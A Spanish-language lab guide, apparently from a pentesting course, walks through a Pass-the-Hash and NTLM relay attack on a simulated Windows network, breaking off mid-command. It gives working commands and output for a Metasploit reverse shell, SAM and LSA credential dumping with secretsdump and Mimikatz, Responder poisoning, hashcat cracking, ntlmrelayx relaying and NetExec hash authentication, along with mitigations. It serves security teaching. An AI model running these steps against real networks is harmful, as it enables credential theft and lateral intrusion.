M4 – P4: Ataque Pass-the-Hash con NetExec en red Windows simulada

Objetivo: Explotar una red simulada de Windows mediante la técnica **Pass-the-Hash**, que permite autenticarse en sistemas Windows usando **hashes NTLM** sin necesidad de conocer la contraseña original y realizar un movimiento lateral.

1. Entorno virtualizado recomendado

Máquina atacante: Kali Linux 2025.2

- Distribución Linux especializada en **seguridad ofensiva y pentesting**.
- Incluye herramientas como `impacket`, `nmap`, `netexec`, etc.
- **NetExec** es la herramienta clave para este ejercicio, que reemplaza a CrackMapExec (CME) al estar más mantenida y actualizada.

```
uname -a
lsb_release -a
```

Comprobar tener conectividad entre Kali y la máquina Windows. Puedes probar con `ping` o `nmap`.

Máquina víctima: Windows Server 2019 / Windows 10

- Se debe tener habilitado:
  - **SMB** (puerto 445)
  - **WinRM** (puerto 5985 o 5986) si vas a probar `netexec winrm`
- Un usuario administrativo simulado (`administrator`) para poder usar `smbexec`.

Cómo habilitar WinRM en la máquina Windows (PowerShell, como admin):

```
Enable-PSRemoting -Force
Set-Item WSMan:\localhost\Service\Auth\Basic -Value $true
Restart-Service WinRM
```

En redes simuladas con Active Directory también se podría aplicar Pass-the-Hash contra múltiples equipos si tienes hash de un usuario del dominio.

2. INSTALACIÓN DE NETEXEC

2.1. APT, más simple

```
sudo apt update
sudo apt install netexec
```

2.2. Última versión desde Git (recomendado)

```
pipx install git+https://github.com/Pennyw0rth/NetExec
```


Verificar que funcione:

```
netexec --version
```

Ventajas de usar NetExec:

- Mejor compatibilidad con nuevas versiones de Windows.
- Soporte para múltiples protocolos: SMB, WINRM, LDAP, MSSQL, etc.
- Compatible con técnicas modernas (Kerberos, etc.).
- Mejora de estabilidad comparado con CrackMapExec.

Para probar el PtH, debemos **tener ya una maquina vulnerada**. Podemos utilizar los ejemplos que hemos visto en practicas anteriores (Easy File Management Web Server) o utilizar otros.



```
use exploit/33790
set RHOSTS IP_Windows
set RPORT 443
set SSL true
exploit
```

```
msf exploit(33790) > set RHOSTS 10.0.0.135
RHOSTS ⇒ 10.0.0.135
msf exploit(33790) > set RPORT 443
RPORT ⇒ 443
msf exploit(33790) > set SSL true
[!] Changing the SSL option's value may require changing RPORT!
SSL ⇒ true
msf exploit(33790) > exploit
[*] Started reverse TCP handler on 10.0.0.130:4444
[*] 10.0.0.135:443 - Fingerprinting version ...
[+] 10.0.0.135:443 - Version 5.3 found
[*] 10.0.0.135:443 - Trying target Efmws 5.3 Universal ...
[*] Sending stage (177734 bytes) to 10.0.0.135
[*] Meterpreter session 1 opened (10.0.0.130:4444 → 10.0.0.135:54718) at 2025-09-24 14:41:16 -0400

meterpreter >
```

Si todo va bien tendremos una sesión **meterpreter**, en la que habremos explotado la vulnerabilidad de la máquina Windos 10.

3. OBTENER HASH NTLM

¿Qué es un hash NTLM?

- Windows almacena contraseñas en formato **NTLM (NT LAN Manager)** en el archivo `SAM`.
- Estos hashes pueden usarse **para autenticarse directamente** sin necesidad de la contraseña.
- Esto es **Pass-the-Hash (PtH)**.

Ejemplo de hash capturado:

```
aad3b435b51404eeaad3b435b51404ee:5f4dcc3b5aa765d61d8327deb882cf99
```

  - Primer campo: LM hash (obsoleto, generalmente null)
  - Segundo campo: **NTLM hash** (activo)

Este hash corresponde a la contraseña **"password"**.

¿Por qué obtener hashes NTLM?

Los hashes **pueden usarse directamente para autenticarse (Pass-the-Hash)** o crackearse offline con herramientas como Hashcat. Tener el hash es casi tan valioso como la contraseña.

3.1. Post-explotación local: extracción del archivo SAM

¿Qué es el archivo SAM?

- **SAM (Security Accounts Manager):** almacena credenciales de usuarios locales, no de dominio, en Windows.
- Ubicación: `C:\Windows\System32\config\SAM`
- Los hashes están cifrados, y se necesita también el archivo `SYSTEM` para descifrarlos.

Requisitos: Acceso como Administrador local **(**o SYSTEM**)** y extraer los archivos `SAM` y `SYSTEM`**.**

Herramienta: `impacket - secretsdump`

1. En la máquina Windows comprometida:

```
copy C:\Windows\System32\config\SAM C:\Users\Public\sam.save
copy C:\Windows\System32\config\SYSTEM C:\Users\Public\system.save
```

2. Transferir los archivos a Kali (por `smbclient`, `scp`, `ncat`, `python -m http.server`, etc.)
3. En Kali:

```
secretsdump.py -sam sam.save -system system.save LOCAL
```

```
┌──(kali㉿kali)-[/usr/share/doc/python3-impacket/examples]
└─$ python3 secretsdump.py -sam /home/kali/Downloads/sam.save -system /home/kali/Downloads/system.save LOCAL
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x0964d46dea6d635262debc0c65c4445e
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrador:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
windows8:1001:aad3b435b51404eeaad3b435b51404ee:5abf4646c2b4e32d39a4ee6ca0dd4b78:::
HomeGroupUser$:1003:aad3b435b51404eeaad3b435b51404ee:519ad8ad577e5cee73617b39bfd0c868:::
[*] Cleaning up...

┌──(kali㉿kali)-[/usr/share/doc/python3-impacket/examples]
└─$
```

Obtenemos los hashes NTLM listos para usarse en Pass-the-Hash o crackearlos.

3.2. Ataques remotos con credenciales válidas

Requisitos: Usuario con permisos administrativos (local o dominio) y servicio SMB accesible (puerto 445).

Ejecutar el comando secretdump.py

```
cd /usr/share/doc/python3-impacket/examples/
secretsdump.py administrator@10.0.0.136
```

Opciones:

- `-hashes LMHASH:NTHASH`: si ya tienes el hash.
- `-just-dc`: para extraer solo cuentas del controlador de dominio.
- `-just-dc-ntlm`: para obtener solo hashes NTLM del DC.

Proceso del ataque:

1. Se conecta por SMB.
2. Usa `ADMIN$` y `Remote Registry` para acceder al SAM y SYSTEM.
3. Extrae y descifra los hashes.

```
┌──(kali㉿kali)-[/usr/share/doc/python3-impacket/examples]
└─$ python3 secretsdump.py administrator@10.0.0.136
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x1c89b3bffa25640031f21cba855eda23
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrador:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:7f03f22991556f0a0e82dd32159f81f6:::
administrator:1001:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
pentester:1002:aad3b435b51404eeaad3b435b51404ee:1f5015abc4873ba84c44b36b4faf1c29:::
[*] Dumping cached domain logon information (domain/username:hash)
CORP.LOCAL/usuario1:$DCC2$10240#usuario1#5bee6fa476406d03db1e9e0e13509bfc: (2025-09-30 09:04:28+00:00)
CORP.LOCAL/admin1:$DCC2$10240#admin1#8f7a04a1b3855d742330cce4ed271304: (2025-09-25 21:38:32+00:00)
CORP.LOCAL/Administrador:$DCC2$10240#Administrador#8e69ce5eac0305762e2a82abdaf82270: (2025-09-29 17:48:25+00:00)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
CORP\DESKTOP-CV3RQ72$:aes256-cts-hmac-sha1-96:85117d0c47844664eb4bbd9536e28ea44141a8f34caba850b9f33614e90f07ac
CORP\DESKTOP-CV3RQ72$:aes128-cts-hmac-sha1-96:a481f1a607f1c09d4956b0b21170ed1a
CORP\DESKTOP-CV3RQ72$:des-cbc-md5:6e6b6e9d4c58b9a1
CORP\DESKTOP-CV3RQ72$:plain_password_hex:770033003000660074003600600045002200490068004800 4b00550049003200 2f00300020003c00200021006200320061003b0062004c0034
002e00370044005300560060d00690028005d0034004a0061005f006f006c0048003c00580050006f00540071005500770077003400730028003000530037004a00730031004500450076006200 5
4006600550060002500 5f00750078006a0023003a0027006a0027005b0075003c006d0039002b0063002d004b0059004f0042006e00550021003f00390052003500760 02e00650041003e004800
5c0062003900490020d00660053004b002c006a00510047005e004600
CORP\DESKTOP-CV3RQ72$:aad3b435b51404eeaad3b435b51404ee:ff655eee656a3a436d1318f12b52e60f:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0xa92ada16df0edff319456da9966709137d442ca7
dpapi_userkey:0x2a3741394a347859342216976d323315e309cf5f
[*] L$_SQSA_S-1-5-21-3474673963-1956632679-418642451-1001
Security Questions for user S-1-5-21-3474673963-1956632679-418642451-1001:
 - Version : 1
 | Question: ¿Cuál era el nombre de tu primera mascota?
 | ├──> Answer: pass
 | Question: ¿Cuál es el nombre de la ciudad en la que naciste?
 | ├──> Answer: pass
 | Question: ¿Cuál era tu apodo de infancia?
 | ├──> Answer: pass
[*] NL$KM
 0000   40 BD EA AF 6D 66 81 40  6E F5 0E 02 16 A7 31 14   @...mf.@n.....1.
 0010   06 CC 21 85 3C 61 1E C0  AB 53 A7 74 27 39 3D E4   ..!.<a...S.t'9=.
 0020   A1 1E 05 A6 1A 52 33 B2  3D BE 75 37 F6 B7 30 35   .....R3.=.u7..05
 0030   58 06 67 50 7E E9 94 CC  0E E5 32 74 70 75 37 C4   X.gP~.....2tpu7.
NL$KM:40bdeaaf6d6681406ef50e0216a7311406cc21853c611ec0ab53a77427393de4a11e05a61a5233b23dbe7537f6b73035580667507ee994cc0ee53274707537c4
[*] Cleaning up...
[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry

┌──(kali㉿kali)-[/usr/share/doc/python3-impacket/examples]
└─$
```

¿Qué ocurre si el usuario no tiene permisos?

Se obtendrá errores como:

```
┌──(kali㉿kali)-[/usr/share/doc/python3-impacket/examples]
└─$ python3 secretsdump.py pentester@10.0.0.136
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Password:
[-] RemoteOperations failed: SMB SessionError: code: 0xc000006d - STATUS_LOGON_FAILURE - The attempted logon is invalid. This is either due to a bad userna
me or authentication information.
[*] Cleaning up...

┌──(kali㉿kali)-[/usr/share/doc/python3-impacket/examples]
└─$
```

Solo los administradores locales o del dominio pueden usar esta técnica remotamente.

3.3. Uso de Mimikatz en host comprometido


Herramienta francesa de post-explotación. Permite:

- Extraer hashes desde LSASS
- Dump de credenciales
- Pass-the-Hash (en memoria)
- Pass-the-Ticket (Kerberos)

Requisitos: Acceso como Administrador y Ejecución local (RDP, shell, reverse shell, etc.)

1. Ejecutar Mimikatz:

```
mimikatz.exe
```



2. Comandos básicos:

```
privilege::debug
```

3. Para extraer hashes:

```
lsadump::sam
```

```
lsadump::secrets
```

Mostraría un resultado parecido a lo siguiente:

```
RID 500
User : Administrator
Hash NTLM: 5f4dcc3b5aa765d61d8327deb882cf99
```

También se puede usar `sekurlsa::msv` o `sekurlsa::wdigest` para otros tipos de credenciales.

```
Secret  : $MACHINE.ACC
cur/text: w30ft6`E"IhHKUI2/0 < !b2a;bL4.7DSVmi(]4Ja_olH<XPoTqUww4s(0S7Js1EEvbTfU`%_uxj#:'j'[u<m9+c-KYOBnU!?9R5v.eA>H\b9I-fSK,
jQG^F
    NTLM:ff655eee656a3a436d1318f12b52e60f
    SHA1:bb00b173c418fe295ed2ca158e188d66347c5b81
old/text: w30ft6`E"IhHKUI2/0 < !b2a;bL4.7DSVmi(]4Ja_olH<XPoTqUww4s(0S7Js1EEvbTfU`%_uxj#:'j'[u<m9+c-KYOBnU!?9R5v.eA>H\b9I-fSK,
jQG^F
    NTLM:ff655eee656a3a436d1318f12b52e60f
    SHA1:bb00b173c418fe295ed2ca158e188d66347c5b81

Secret  : DefaultPassword

Secret  : DPAPI_SYSTEM
cur/hex : 01 00 00 00 a9 2a da 16 df 0e df f3 19 45 6d a9 96 67 09 13 7d 44 2c a7 2a 37 41 39 4a 34 78 59 34 22 16 97 6d 32 3
3 15 e3 09 cf 5f
    full: a92ada16df0edff319456da9966709137d442ca72a3741394a3478593422169 76d323315e309cf5f
    m/u : a92ada16df0edff319456da9966709137d442ca7 / 2a3741394a34785934221 6976d323315e309cf5f
old/hex : 01 00 00 00 58 ad c9 8f e0 33 7a 3a 1c 6a a2 20 6c e0 73 df 30 85 67 d2 a3 63 8f 7a bb 25 e0 17 ca f3 6c ce 40 e3 6
c f9 77 5a 66 d6
    full: 58adc98fe0337a3a1c6aa2206ce073df308567d2a3638f7abb25e017caf36cce40e36cf9775a66d6
    m/u : 58adc98fe0337a3a1c6aa2206ce073df308567d2 / a3638f7abb25e017caf36cce40e36cf9775a66d6

Secret  : L$_SQSA_S-1-5-21-3474673963-1956632679-418642451-1001
cur/text: {"version":1,"questions":[{"question":"¿Cuál era el nombre de tu primera mascota?","answer":"pass"},{"question":"¿C
uál es el nombre de la ciudad en la que naciste?","answer":"pass"},{"question":"¿Cuál era tu apodo de infancia?","answer":"pa
ss"}]}

Secret  : NL$KM
cur/hex : 40 bd ea af 6d 66 81 40 6e f5 0e 02 16 a7 31 14 06 cc 21 85 3c 61 1e c0 ab 53 a7 74 27 39 3d e4 a1 1e 05 a6 1a 52 3
3 b2 3d be 75 37 f6 b7 30 35 58 06 67 50 7e e9 94 cc 0e e5 32 74 70 75 37 c4
old/hex : 40 bd ea af 6d 66 81 40 6e f5 0e 02 16 a7 31 14 06 cc 21 85 3c 61 1e c0 ab 53 a7 74 27 39 3d e4 a1 1e 05 a6 1a 52 3
3 b2 3d be 75 37 f6 b7 30 35 58 06 67 50 7e e9 94 cc 0e e5 32 74 70 75 37 c4

mimikatz #
```

Mitigaciones:

- Protección de LSASS con RunAsPPL.
- Windows Defender + Credential Guard.
- EDRs con monitoreo de acceso a LSASS.

3.4. Responder + NTLMv2 Relay para capturar hashes por red

¿Qué es Responder?

Herramienta que **envenena peticiones de red** para capturar hashes NTLMv2. Apunta a protocolos mal configurados como:

- LLMNR
- NBNS
- MDNS
- WPAD

Funcionamiento básico:

1. Un usuario hace una solicitud DNS fallida.
2. *Responder* responde como si fuera el servidor.
3. Captura la autenticación NTLMv2 del usuario.
4. Muestra el hash en consola.

Uso básico:

```
responder -I eth0
```

```
[+] Generic Options:
    Responder NIC              [eth0]
    Responder IP               [10.0.0.130]
    Responder IPv6             [fe80::2a63:c931:efc7:efb9]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP', 'ISATAP.LOCAL']
    Don't Respond To MDNS TLD  ['_DOSVC']
    TTL for poisoned response  [default]

[+] Current Session Variables:
    Responder Machine Name     [WIN-EWDSQCBMVBF]
    Responder Domain Name      [Q66J.LOCAL]
    Responder DCE-RPC Port     [49475]

[*] Version: Responder 3.1.7.0
[*] Author: Laurent Gaffie, <lgaffie@secorizon.com>
[*] To sponsor Responder: https://paypal.me/PythonResponder

[+] Listening for events...

[HTTP] NTLMv2 Client   : 10.0.0.136
[HTTP] NTLMv2 Username : CORP\administrator
[HTTP] NTLMv2 Hash     : administrator::CORP:85b884f84896bbd7:D0E76D075631E37B823E0EADFDB6A4C4:0101000000000000C983C72BD335DC0192584FA271351B7B000000000200
080051003600360004A0001001E00570049004E002D00450057004400530051004300420040D00560042004600040014005100360036004A002E004C004F00430041004C00030034005700490004E0
02D00450057004400530051004300420040D00560042004600 2E00510036003600 4A002E004C004F00430041004C00050014005100360036004A002E004C004F00430041004C0008003000300000
0000000000010000000010000069239BC0AA02A47DDFB86A5B1F45850BC3F048BF78B01CE8CF4DA9BC0390BB380A0010000000000000000000000000000000000009001E00480054005400500 02
F00310030002E0030002E0030002E00310033003000000000000000000
```

El hash obtenido se puede crackear con `hashcat`:

```
hashcat -m 5600 hash.txt rockyou.txt
```

```
┌──(kali㉿kali)-[~/Downloads]
└─$ echo  administrator::CORP:85b884f84896bbd7:D0E76D075631E37B823E0EADFDB6A4C4:0101000000000000C983C72BD335DC0192584FA271351B7B0000000002000800510036003600
04A0001001E00570049004E002D00450057004400530051004300420040D00560042004600040014005100360036004A002E004C004F00430041004C00030034005700490004E002D00450057004400
53005100430042004D00560042004600 2E00510036003600 4A002E004C004F00430041004C00050014005100360036004A002E004C004F00430041004C0008003000300000000000000000001000
0000010000069239BC0AA02A47DDFB86A5B1F45850BC3F048BF78B01CE8CF4DA9BC0390BB380A0010000000000000000000000000000000000009001E00480054005400500 02F00310030002E00
30002E0030002E00310033003000000000000000000 > hash.txt

┌──(kali㉿kali)-[~/Downloads]
└─$ hashcat -m 5600 hash.txt /usr/share/wordlists/rockyou.txt

hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
═══════════════════════════════════════════════════════════════════════════════════════════════════════════════════════════════════════════════
* Device #1: cpu-sandybridge-Intel(R) Core(TM) i7-6700HQ CPU @ 2.60GHz, 2913/5890 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.
```

```
Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 1 sec

ADMINISTRATOR::CORP:85b884f84896bbd7:d0e76d075631e37b823e0eadfdb6a4c4:0101000000000000c983c72bd335dc0192584fa271351b7b0000000002000800510036003600 4a0001001
e00570049004e002d00450057004400530051004300420040 04d005600420046000400140051003600360 04a002e004c004f00430041004c0003003400570049004e002d00450057004400530051003
430042004d005600420046002e00510036003600 4a002e004c004f00430041004c0005001400510036003600 4a002e004c004f00430041004c0008003000300000000000000001000000001000000
069239bc0aa02a47ddfb86a5b1f45850bc3f048bf78bc1ce8cf4da9bc0390bb380a00100000000000000000000000000000000000009001e00480054005400500 02f00310030002e0030002e0030
002e00310033003000000000000000000c:password

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: ADMINISTRATOR::CORP:85b884f84896bbd7:d0e76d075631e3...000000
Time.Started.....: Sun Oct  5 04:40:12 2025 (0 secs)
Time.Estimated...: Sun Oct  5 04:40:12 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    12668 H/s (1.24ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 2048/14344385 (0.01%)
Rejected.........: 0/2048 (0.00%)
Restore.Point....: 0/14344385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 123456 → lovers1
Hardware.Mon.#1..: Util: 25%

Started: Sun Oct  5 04:39:20 2025
Stopped: Sun Oct  5 04:40:13 2025

┌──(kali㉿kali)-[~/Downloads]
└─$
```

Relay del hash

El **NTLM relay attack** permite a un atacante **capturar un hash NTLMv2 en tiempo real** (por ejemplo, con Responder) y **usarlo inmediatamente para autenticarse en otra máquina Windows**.

Este es uno de los ataques más potentes y realistas cuando no se usan configuraciones de seguridad modernas en red.

¿Qué hace `ntlmrelayx.py`?

`ntlmrelayx.py` es una herramienta del paquete **Impacket** que:

- Se conecta en tiempo real al servicio donde quieres autenticarte (ej: SMB en otra máquina).
- **Reutiliza el hash NTLMv2 capturado** con Responder para autenticarse automáticamente.
- Si la autenticación tiene éxito, te permite:
  - Enumerar recursos compartidos.
  - Ejecutar comandos remotamente (si tienes permisos).
  - Crear un **usuario persistente** (Backdoor).
  - **Volcar hashes con secretsdump**, si tienes privilegios.

Ejemplo de uso básico

```
locate ntlmrelayx.py
```

```
┌──(kali㉿kali)-[/usr/share/impacket]
└─$ locate ntlmrelayx.py
/usr/share/doc/python3-impacket/examples/ntlmrelayx.py
```


```
cd /usr/share/doc/python3-impacket/examples
python3 ntlmrelayx.py -t smb://10.0.0.136 -smb2support
```

- `-t smb://IP`: máquina objetivo a donde relays el hash.
- `-smb2support`: soporte para SMB2

```
┌──(kali㉿kali)-[/usr/share/doc/python3-impacket/examples]
└─$ python3 ntlmrelayx.py -t smb://10.0.0.136 -smb2support

Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Protocol Client DCSYNC loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server on port 445
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server on port 9389
[*] Setting up RAW Server on port 6666
[*] Multirelay disabled

[*] Servers started, waiting for connections
```

Este comando queda esperando un hash capturado por `Responder`.

Desde la maquina Windows 10 acceder a 10.0.0.130



Comprobar el resultado en Kali

Condiciones para que el ataque funcione

El ataque **solo es exitoso si se cumplen estas condiciones**:

1. **El servidor destino (víctima) debe tener SMB Signing deshabilitado**
   - SMB Signing impide que un atacante reenvíe la autenticación NTLM.
   - Puedes verificarlo con: `netexec smb 10.0.0.130 --shares`

     Se obtendrá una línea como: `Signing: False`

     Si muestra **False**, el host es vulnerable al relay.

2. **Capturas un hash válido en tiempo real**
   - Generalmente con **Responder** o una herramienta de envenenamiento de red.
   - Por ejemplo: `sudo responder -I eth0`
   - Cuando una máquina en la red intenta autenticarse contra el falso servidor SMB de Responder (ej: al abrir `\\FAKE-SHARE\`), **Responder captura el hash** y lo pasa automáticamente a `ntlmrelayx.py`.

Ejemplo de ataque completo:

```
sudo responder -I eth0
```

Responder captura el hash NTLMv2 de una máquina víctima (ej: *`WORKSTATION\usuario`*)

Luego, simultáneamente en otra terminal:

```
ntlmrelayx.py -t smb://10.0.0.130 --no-smb-signing --dump-hashes
```

Resultado:

```
[*] Authenticating to smb://10.0.0.130 as WORKSTATION\usuario
[+] Authentication successful
[*] Dumping local SAM hashes...
Administrator:500:aad3b435b51404eeaad3b435b51404ee:1122334455667788900...
```

Resultado esperado del ataque

- Se logra autenticación **sin necesidad de contraseña**.
- Se pueden:
  - Extraer hashes.
  - Crear un usuario local.
  - Ejecutar comandos.
  - Enumerar recursos compartidos.

¿Cómo mitigar este ataque?

Medida	Descripción
Activar SMB Signing	Obliga a firmar todas las comunicaciones SMB, lo que impide el relay. GPO: Microsoft network client: Digitally sign communications (always) = **Enabled**
Bloquear LLMNR/NBT-NS	Evita que Windows resuelva nombres vía métodos inseguros que usa Responder.
Implementar LDAP signing y channel binding	Si haces relay contra LDAP (DC), esto también debe estar protegido.
Segmentar la red	No permitir que todos los usuarios hablen SMB entre sí.
EDR / detección	Detectar actividad de Responder o ntlmrelayx.py por logs y alertas (eventos 4624, 7045, etc.).

El ataque con `ntlmrelayx.py` es uno de los más **realistas, potentes y frecuentes en pentests internos**, especialmente en redes mal configuradas. Es también una técnica común en escenarios **Red Team** y **post-explotación lateral**.


4. Ataque Pass-the-Hash con Netexec

4.1. Enumerar red objetivo

```
netexec smb 10.0.0.0/24
```

Este escaneo busca:

- Hosts con **puerto 445** abierto (SMB).
- Banner de versión de Windows.
- Posibles configuraciones inseguras.



¿Qué revela esto?


- IP activa
- Sistema operativo
- Dominio o grupo de trabajo
- Confirmación de que SMB está habilitado

4.2. Autenticación vía Hash


```
netexec smb 10.0.0.136 -u administrator -H
aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c --local-auth
```

NetExec usa el hash para iniciar una sesión SMB con el servidor remoto, **sin conocer la contraseña real**.

Resultado esperado si el hash es válido:



Si el usuario no tiene privilegios, verás:




4.3. Ejecución de comandos remotos

Funcionamiento de smbexec

NetExec crea un **servicio remoto temporal** en la víctima (mediante SMB).

Este servicio ejecuta el comando ipconfig y devuelve la salida.

```
netexec smb 10.0.0.136 -u administrator -H
aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c --local-auth --
